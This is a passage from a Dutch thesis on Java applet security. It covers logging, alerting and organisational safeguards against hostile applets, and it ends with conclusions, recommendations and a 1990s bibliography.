McAfee heeft zijn anti-virusprogramma dusdanig uitgebreid dat deze bijhoudt welke Java-applets ontvangen worden. Dit programma wordt verspreid onder de naam WebScanX [McAf1997]. Aan de hand van een database van bestaande vijandige Java-applets bepaalt het programma bij de ontvangst van een Java-applet of dit applet uitgevoerd mag worden.

8.2.2 Repressief

Deze paragraaf zal kort ingaan op additionele beveiligingsmaatregelen die repressief van aard zijn. Deze maatregelen beperken of herstellen de schade die is opgelopen als gevolg van de uitvoering van een (vijandig) Java-applet. *Logging* en *alarmering* zijn twee voorbeelden van

repressieve beveiligingsmaatregelen en behoren een onderdeel te vormen binnen het totale stelsel van beveiligingsmaatregelen. Vreemd genoeg biedt de specificatie van het Java-beveiligingsmodel geen enkele repressieve beveiligingsmaatregel. Deze paragraaf zal logging en alarmering als additionele beveiligingsmaatregelen verder uitwerken.

8.2.2.1 Logging

Logging is het vastleggen van informatie over relevante gebeurtenissen binnen een informatiesysteem [Rid1997a]. De informatie wordt in het algemeen vastgelegd in een *logbestand*. In dit geval zijn de relevante gebeurtenissen de ontvangst en uitvoering van Java-applets.

Het vastleggen van de relevante informatie van Java-applets kan een belangrijke hulp zijn bij het herstellen van de schade als gevolg van een applet. De informatie kan bijvoorbeeld zijn de naam van het applet, de webserver van waar het applet is ontvangen en de operaties die het applet heeft uitgevoerd. Bij het oplopen van schade als gevolg van de negatieve beïnvloeding door een Java-applet kan onmiddellijk vastgesteld worden welk Java-applet schuldig is aan deze negatieve beïnvloeding. Men komt precies te weten welk Java-applet vijandig van aard is. De schade kan aan de hand van deze vaststelling gemeld (en eventueel verhaald) worden aan de ontwikkelaar en/of verspreider van dit Java-applet.

De vaststelling kan nog een andere belangrijke rol spelen. Indien op een later tijdstip hetzelfde vijandige Java-applet nogmaals wordt ontvangen, kan aan de hand van de eerdere vaststelling dit applet gedetecteerd en gestopt worden. Deze activiteiten zijn een onderdeel van een andere repressieve beveiligingsmaatregel, te weten alarmering (zie 8.2.2.2).

Logging kan uitgevoerd worden binnen een Firewall-constructie (zie 8.2.1.1), maar ook als een applicatie binnen het informatiesysteem. Een Firewall kan registreren welke Java-applets worden geladen en van welke webserver deze afkomstig zijn, maar heeft, gezien de positie van een Firewall binnen het informatiesysteem, niet de mogelijkheid om de operaties, die een Java-applet uitvoert op een machine achter deze Firewall, te achterhalen.

8.2.2.2 Alarmering

Alarmering is gericht op het herkennen van vooraf gedefinieerde situaties op het moment dat deze situaties zich voordoen, en het ondernemen van acties als reactie op deze situaties [Rid1997a]. De vooraf gedefinieerde situaties zijn in dit geval het laden van vijandige Java-applets. De herkenning van vijandige Java-applets kan plaatsvinden aan de hand van eerder

uitgevoerde en geregistreerde Java-applets (zie 8.2.2.1). Logging en alarmering vormen in deze een belangrijke combinatie. Logging verzamelt alle informatie over eerder geladen applet. Door middel van de analyse van deze informatie kan op een later tijdstip de schade als gevolg van vijandige Java-applets voorkomen worden. De analyse van de informatie is het repressieve gedeelte van deze beveiligingsmaatregel. Deze vijandige Java-applets worden bij ontvangst of bij het laden gedetecteerd en gestopt. De detectie en afstoppen van bepaalde Java-applets vormen een preventief gedeelte binnen deze beveiligingsmaatregel.

Bij de technische, preventieve beveiligingsmaatregelen (zie 8.2.1) zijn al verschillende oplossingen besproken om vijandige Java-applets te detecteren en af te stoppen. Zo gaven de oplossingen WebScanX, JavaFilter en SurfinShield een database met vijandige Java-applets die gedetecteerd worden. Een uitbreiding, die onder de repressieve beveiligingsmaatregel alarmering valt, is de mogelijkheid om aan de hand van eerder opgedane ervaring de namen van Java-applets aan deze standaard lijst toe te voegen. Wanneer schade wordt opgelopen door de directe uitvoering van een Java-applet, voegt de betrokken organisatie de naam van dit applet toe aan de database.
De oplossingen WebScanX en JavaFilter zijn voorbeelden van programma's die een organisatie de mogelijkheid geven om de standaard database uit te breiden. Op deze manier kan een organisatie zelf aangeven welke applets niet uitgevoerd mogen worden.

8.3 Organisatorische beveiligingsmaatregelen

Zoals gesteld biedt het Java-beveiligingsmodel slechts technische, preventieve beveiligingsmaatregelen. De organisatorische beveiligingsmaatregelen spelen geen rol in het Java-beveiligingsmodel. Toch werd al in paragraaf 4.1 gesteld dat technische beveiligingsmaatregelen altijd ondersteund dienen te worden door organisatorische.
Al in paragraaf 5.1.3 is duidelijk geworden dat de bewustwording van de risico's van Java-applets door de gebruikers aan de clientzijde een belangrijke additionele organisatorische beveiligingsmaatregel kan zijn. Naast deze additionele beveiligingsmaatregel zijn nog een aantal organisatorische beveiligingsmaatregelen mogelijk. In de volgende sub-paragrafen zullen de volgende additionele organisatorische beveiligingsmaatregelen behandeld worden: het afhandelen van beveiligingsincidenten, het formuleren van gedragsregels voor de omgang met Java-applets en het op peil houden van kennis en volgen van relevante ontwikkelingen [Rid1997a]. Het afhandelen van beveiligingsincidenten is puur een repressieve beveiligings-maatregel. De bewustwording van de risico's van Java-applets, het formuleren van

gedragsregels voor de omgang met Java-applets en het op peil houden van kennis hebben zowel preventieve als repressieve kanten.

8.3.1 Het afhandelen van beveiligingsincidenten

Een additionele beveiligingsmaatregel is het opstellen van procedures en richtlijnen die gevolgd moeten worden als een beveiligingsincident ten aanzien van Java-applets heeft plaatsgevonden. Deze procedures en richtlijnen bepalen precies wat er moet gebeuren als een vijandig Java-applet binnen het informatiesysteem in uitvoering blijkt te zijn (of blijkt te zijn geweest). Een eenvoudig voorbeeld van een procedure kan zijn het sluiten van de netwerkconnecties (zowel met het interne netwerk als het Internet) met de machine aan de clientzijde, waar het applet wordt uitgevoerd, en het afmelden van de gebruikers die gebruik maken van deze machine.

8.3.2 Formuleren van gedragsregels voor de omgang met Java-applets

Naast de bewustwording van de risico's van Java-applets door de gebruikers aan de clientzijde is het ook belangrijk om organisatiebreed vast te stellen hoe de gebruikers met deze risico's om dienen te gaan. Deze beveiligingsmaatregel is daarmee preventief van karakter. Een voorbeeld van het belang van deze beveiligingsmaatregel is de omgang met Digital Signatures. Het als betrouwbaar kenmerken van elke willekeurige Digital Signature levert grote risico's op voor een organisatie. Een gedragsregel van een dergelijke organisatie kan zijn welke Digital Signatures als betrouwbaar gekenmerkt mogen worden en welke niet.

Een andere gedragsregel is de meldplicht van de gebruikers van onverwachte of vreemde ervaringen bij de uitvoering van Java-applets op een machine aan de clientzijde. Deze regel is daarmee repressief van karakter. Het melden van het vastlopen of een verlaging van de prestaties van een machine bij de systeembeheerder is een voorbeeld van deze gedragsregel.

8.3.3 Het op peil houden van kennis en volgen van relevante ontwikkelingen

De beveiligingsproblematiek rondom executable content en Java-applets in het bijzonder vormen een complexe materie. Deze scriptie bespreekt 'slechts' de beveiligingsproblematiek rond Java-applets en wordt gevormd door een veelvoud van beveiligingsmaatregelen en risico's. De kennis en daarmee bewustwording van de risico's en beveiligingsmaatregelen vormen een belangrijke additionele organisatorische beveiligingsmaatregel.

Hoofdstuk 8

Door de verdere ontwikkeling van de programmeertaal Java en de vondst van fouten in zowel de specificatie en de implementatie van het Java-beveiligingsmodel is de kennis over de risico's en beveiligingsmaatregelen zeer veranderlijk. Voor een organisatie betekent dit dat een volgende additionele organisatorische beveiligingsmaatregel wordt gevormd door het continue op peil moeten houden van de kennis van de gebruikers door nieuwe relevante ontwikkelingen in zaken de programmeertaal Java.

Hoofdstuk 9 Conclusies en aanbevelingen

In dit laatste hoofdstuk worden de belangrijkste punten verwoord in een aantal conclusies en een aanbevelingen. Dit zal gebeuren aan de hand van de probleemstelling die hier volledigheidshalve nogmaals is opgenomen: (1) welke risico's loopt een organisatie bij de uitvoering van over het Internet gedistribueerde Java-applets en (2) welke beveiligingsmaatregelen kan een dergelijke organisatie desgewenst nemen om zich tegen deze risico's te beschermen?
De centrale vraag die in deze probleemstelling is geformuleerd, is hier in twee deelvragen opgedeeld. In deze scriptie is getracht om door middel van de uitwerking van de verschillende doelen in de doelstelling antwoord te geven op deze deelvragen.

Dit hoofdstuk zal aan de hand van een aantal concluderende opmerkingen trachten een eindantwoord op de twee deelvragen te formuleren. Dit eindantwoord zal leiden tot een aanbeveling in zaken de omgang met de risico's en de beveiliging van Java-applets.

Welke risico's loopt een organisatie bij de uitvoering van over het Internet gedistribueerde Java-applets?

Een Java-applet is een vorm van *executable content*. Een executable content vormt in het algemeen een risico voor een organisatie aan de clientzijde. De uitvoering van een programma, waarvan de organisatie niet de werking kent en door de directe uitvoering weinig mogelijkheden heeft tot controle, creëert risico's tot negatieve beïnvloeding van de kwaliteit van de informatie en het informatiesysteem aan de clientzijde.
Het voordeel van Java-applets boven veel andere soorten van executable content is dat Java-applets altijd onderhevig zijn aan standaard beveiligingsmaatregelen, welke onderdeel zijn van het *Java-beveiligingsmodel*. Dit model bevat slechts technische, preventieve beveiligingsmaatregelen. Door middel van deze beveiligingsmaatregelen tracht het Java-beveiligingsmodel een dermate hoog beveiligingsniveau te creëren, opdat de organisatie zich niet hoeft te bekommeren om de risico's van een Java-applet.

Dat het Java-beveiligingsmodel niet helemaal slaagt in deze opzet, blijkt door de in deze scriptie besproken voorbeelden van risico's van een Java-applet. Deze risico's ontstaan door verschillende soorten tekortkomingen van het Java-beveiligingsmodel. De besproken risico's

van een Java-applet zijn (a) risico's door fouten in de specificatie van het Java-beveiligingsmodel, (b) risico's door fouten in de implementatie van het Java-beveiligingsmodel en (c) risico's door de gedragingen van de gebruiker aan de clientzijde. Deze risico's passen in de verschillende groepen van risico's die in het risicomodel van Ridderbeekx zijn beschreven: de risico's door de negatieve beïnvloeding van de kwaliteit van de informatie, die over het Internet is gedistribueerd en het informatiesysteem, die is aangesloten op het Internet.

(a) De fouten in de specificatie van het Java-beveiligingsmodel vormen een risico door de mogelijke negatieve beïnvloeding van de adequate werking en beschikbaarheid van het informatiesysteem aan de clientzijde. De beschreven voorbeelden bevatten mogelijkheden tot misbruik van het geheugen, de processortijd en bij het opzetten van een netwerkconnectie op een machine aan de clientzijde. Deze machine is slechts één component van het gehele informatiesysteem aan de clientzijde. De ernst van de gevolgen van deze risico's worden bepaald door de koppeling van deze machine aan de overige componenten van het informatiesysteem en de koppeling van deze ene machine aan de primaire en secundaire processen van de organisatie.
(b) De voorbeelden van fouten in de implementatie van het Java-beveiligingsmodel vormen niet langer een risico voor een organisatie. De fouten in de verschillende implementaties zijn reeds hersteld. Deze voorbeelden tonen aan de andere kant wel aan dat de gedistribueerde opbouw van het Java-beveiligingsmodel altijd weer nieuwe risico's op kan leveren. Grote delen van het Java-beveiligingsmodel dienen geïmplementeerd te worden op een machine aan de clientzijde. Deze implementaties zijn vaak onderdeel van een Java-enabled webbrowser en kunnen door een aantal verschillende fabrikanten ontwikkeld zijn. Fouten in een implementatie leveren risico's voor een organisatie aan de clientzijde. Elke nieuwe Java-enabled webbrowser zal intensief onderzocht moeten worden op eventuele fouten.
(c) Een ander kwaliteitsaspect van een informatiesysteem is het beveiligingsverantwoord gebruik. Beveiligingsverantwoord gebruik vereist het bewustzijn en het handelen naar dit bewustzijn van de risico's van een Java-applet door de gebruikers aan de clientzijde. De voorbeelden van risico's door de gedragingen van de gebruiker aan de clientzijde tonen aan dat het Java-beveiligingsmodel tekortschiet bij het beschermen van een organisatie tegen deze risico's. Een organisatie kan zich tegen deze groep risico's beschermen door middel van organisatorische beveiligingsmaatregelen. Zoals gesteld bestaat het Java-

beveiligingsmodel slechts uit technische beveiligingsmaatregel. Daarmee treft dit model geen beveiligingsmaatregelen voor de bescherming van dit kwaliteitsaspect.

Daarnaast creëert het risicomodel van Internet-gebruik zicht op een andere groep van risico's. De risico's door de negatieve beïnvloeding van de kwaliteit die over het Internet is gedistribueerd vormen een onderbelichte groep binnen het Java-beveiligingsmodel. De drie kwaliteitsaspecten van informatie, die over het Internet wordt gedistribueerd, worden niet afdoende beschermd. Mogelijkheden tot het schenden van de integriteit van een CLASS-bestand, het schenden van de authenticatie van e-mail verzonden door een Java-applet en de problemen bij de onweerlegbaarheid in zaken de distributie van een Java-applet zijn de belangrijkste punten.

Een organisatie dient te bepalen in hoeverre één van de bovengenoemde risico's ernstige gevolgen kan hebben voor de primaire en secundaire processen. Enerzijds worden deze gevolgen bepaald door de koppeling van het informatiesysteem (of van één machine binnen dit informatiesysteem) aan de primaire en secundaire processen van een organisatie. Anderzijds wordt dit ook bepaald door de mate waarin informatie, die over het Internet is gedistribueerd, wordt gebruikt en gecontroleerd om deze processen te besturen en/of beheersen. De ernst van de gevolgen van de beschreven risico's zal het gewenste beveiligingsniveau binnen een organisatie bepalen. Sun levert door middel van het Java-beveiligingsmodel een standaard beveiligingsniveau.

Omtrent de beveiliging tegen de risico's door fouten in de implementatie van het Java-beveiligingsmodel kan een organisatie aanbevolen worden om slechts de bekende en veel gebruikte Java-enabled webbrowser te gebruiken. Vertrouw geen nieuwe versies of 'merken' voordat de beveiliging van de webbrowser intensief is getest.

Welke beveiligingsmaatregelen kan een dergelijke organisatie desgewenst nemen om zich tegen deze risico's te beschermen?

Een organisatie kan besluiten om zich te beschermen tegen deze risico's door het nemen van additionele beveiligingsmaatregelen. Het standaard beveiligingsniveau gecreëerd door het Java-beveiligingsmodel, wordt daarmee verhoogd naar het gewenste beveiligingsniveau. De beveiligingsmaatregelen zijn onder te verdelen in technische en organisatorische

beveiligingsmaatregelen. Deze zijn op hun beurt weer te verdelen in preventieve en repressieve beveiligingsmaatregelen. Het Java-beveiligingsmodel bestaat slechts uit technische, preventieve beveiligingsmaatregelen. De organisatorische en repressieve beveiligingsmaatregelen ontbreken in dit model.

Daar technische beveiligingsmaatregelen altijd gecomplementeerd dienen te worden door organisatorische beveiligingsmaatregelen, wordt een organisatie ten alle tijde aanbevolen één of meer organisatorische beveiligingsmaatregelen te nemen. De belangrijkste is de bewustwording van de risico's van een Java-applet door de gebruikers van een organisatie aan de clientzijde en het handelen van deze gebruikers naar deze wetenschap.

Organisaties, die belang hebben bij de adequate werking en beschikbaarheid van de ene machine binnen het informatiesysteem waarop de Java-applets worden uitgevoerd, zullen additionele technische, preventieve beveiligingsmaatregelen moeten implementeren. Enkele voorbeelden van standaard oplossingen zijn besproken in paragraaf 8.2.1.

De risico's door de negatieve beïnvloeding van de authenticatie en de onweerlegbaarheid van informatie in zaken Java-applets kunnen grotendeels vermeden worden door een additionele repressieve beveiligingsmaatregel als logging. Het registreren van de namen van alle uitgevoerde Java-applets, de server van waar deze applets werd ontvangen en de operaties die deze Java-applets uitvoeren zijn belangrijke beveiligingsmaatregelen bij de bescherming van deze kwaliteitsaspecten. Logging door middel van een Firewall vormt deels een oplossing, omdat deze slechts de namen van de applets en de server kunnen registreren en niet de operaties die een applet uitvoert.

Geraadpleegde literatuur

[Beme1994] Bemelmans, T.M.A., *Bestuurlijke informatiesystemen en automatisering*. Kluwer Bedrijfswetenschappen 1994.

[Bern1996] Bernstein, T. en A.B. Bhimani, E. Schultz, C.A. Siegel, *Internet Security for Business.* Wiley Computer Publishing 1996.

[Ches1994] Cheswick, W.R. en S.M. Bellovin, *Firewalls and Internet Security: Repelling the Wily Hacker.* Addison-Wesley 1994.

[Dalh1997] Dalheimer, M.K., *Java Virtual Machine: Sprache, Konzept, Architektur.* O'Reilly Verlag 1997.

[Dean1996] Dean, D. en E. Felten, D.S. Wallach, *Java security: From HotJava to Netscape and beyond*. 1996 Online: http://www.cs.princeton.edu/~ddean/java/

[Finj1997] Finjan, *SurfinShield*.1997 Online: http://www.finjam.com/products/html/surfinshield.htm

[Graw1996] McGraw, G. en E. Felten, *Java Security.* Wiley Computer Publishing 1997.

[Graw1997] McGraw, G. en E. Felten, *Understanding the keys to Java security: the sandbox and authentication.* In: Javaworld Magazine May 1997,
Online: http://www.javaworld.com/javaworld/jw-05-1997/jw-05-security.htm

[Hooi1997] Hooijer, R., *Rust aan het Java-front: een revolutie met alleen maar winnaars.* In: Computer Totaal, oktober 1997.

[Knap1996] Knappe, H. en T.S. Schwalm, *HTML und Java.* Chip-Special 1996.

[Lad1996a] Ladue, M.D., *Hostile applets on the horizon*. 1996 Online: http://www.math.gatech.edu/~mladue/HostileArticle.htm

[Lad1996b] Ladue, M.D., *Java Insecurity*. 1996 Online: http://www.math.gatech.edu/~mladue/Java_insecurity.htm

[Ladu1997] Ladue, M.D., *When Java was one: Threats form Hostile bytecode and Java Platform viruses*. 1997 Online: http://www.math.gatech.edu/~mladue/java_was_1.htm

[McAf1997] McAfee, *VirusScan Security Suite*. 1997 Online: http://www.mcafee.com/prod/av/vss

[Net1997] Netscape, *Netscape Object Signing: Establishing trust for downloaded software*. 1997 Online: http://developer.netscape.com/library/documentation/signedobj/trust/owp.htm

[Prin1997] Princeton University, *Java Filter 1.0 Help Page*. 1997 Online: http://www.cs.princeton.edu/sip/JavaFilter/my_html/index.htm

[Rid1997a] Ridderbeekx, E.J.M., *Internet, World Wide Web en Beveiliging*. Doctoraalscriptie april 1997.

[Rid1997b] Ridderbeekx, E.J.M. en J. van den Berg, *Internetbeveiliging: een beheerperspectief.* Erasmus Universiteit 1997.

[Rodl1996] Rodley, J., *Het ontwikkelen van Java-applets.* Addison Wesley 1996.

[Sun1997a] Sun, *Java Security Frequently Asked Questions*. 1997 Online: http://java.sun.com/sfaq

[Sun1997b] Sun, *Secure computing with Java: Now and the future*. 1997 Online: http://java.sun.com/marketing/collateral/security.htm

[Tane1990] Tanenbaum, A.S., *Gestructureerde computerarchitectuur*. Prentice Hall Academic Service 1990.

[Tane1996] Tanenbaum, A.S., *Computer Networks.* Prentice Hall Academic Service 1996.

[Vand1996] Vanderburg, G.L., *Tricks of the Java programming gurus.* Sams.net Publishing 1996.

[Ven1996a] Venners, B., *The lean, mean, virtual machine.* In: Under the Hood, Javaworld Magazine June 1996, Online: http://www.javaworld.com/javaworld/jw-06-1996/jw-06-vm.htm

[Ven1996b] Venners, B., *Java's garbage collected heap.* In: Under the Hood, Javaworld Magazine August 1996, Online: http://www.javaworld.com/javaworld/jw-08-1996/jw-08-gc.htm

[Ven1996c] Venners, B., *Bytecode basics.*
In: Under the Hood, Javaworld Magazine September 1996, Online: http://www.javaworld.com/javaworld/jw-09-1996/jw-09-bytecodes.htm

[Ven1997a] Venners, B., *How the Java virtual machine handles exceptions.* In: Under the Hood, Javaworld Magazine January 1997, Online: http://www.javaworld.com/javaworld/jw-01-1997/jw-01-hood.htm

[Ven1997b] Venners, B., *Try-finally clauses defined and demonstrated.* In: Under the Hood, Javaworld Magazine February 1997, Online: http://www.javaworld.com/javaworld/jw-02-1997/jw-02-hood.htm

[Ven1997c] Venners, B., *How the Java virtual machine performs thread synchronization.* In: Under the Hood, Javaworld Magazine July 1997, Online: http://www.javaworld.com/javaworld/jw-07-1997/jw-07-hood.htm

[Ven1997d] Venners, B., *The Java class file lifestyle.* In: Under the Hood, Javaworld Magazine July 1997, Online: http://www.javaworld.com/javaworld/jw-07-1997/jw-07-classfile.htm

[Ven1997e] Venners, B., *Java's security architecture.* In: Under the Hood, Javaworld Magazine August 1997, Online: http://www.javaworld.com/javaworld/jw-08-1997/jw-08-hood.htm

[Ven1997f] Venners, B., *Security and the class loader architecture.* In: Under the Hood, Javaworld Magazine September 1997, Online: http://www.javaworld.com/javaworld/jw-09-1997/jw-09-hood.htm

[Ven1997g] Venners, B., *Security and the class verifier.* In: Under the Hood, Javaworld Magazine October 1997, Online: http://www.javaworld.com/javaworld/jw-10-1997/jw-10-hood.htm

[Ven1997h] Venners, B., *Java security: How to install the security manager and customize your security policy.* In: Under the Hood, Javaworld Magazine Novenber 1997, Online: http://www.javaworld.com/javaworld/jw-11-1997/jw-11-hood.htm

[Ven1997i] Venners, B., *Inside the Java Virtual Machine*. McGraw-Hill Companies 1997, beta version Online: http://www.betabooks.mcgraw-hill.com/venners

[Veri1997] Verisign, *Object Signing: Frequently Asked Questions*. 1997 Online: http://www.verisign.com/products/objectsigning/faq.htm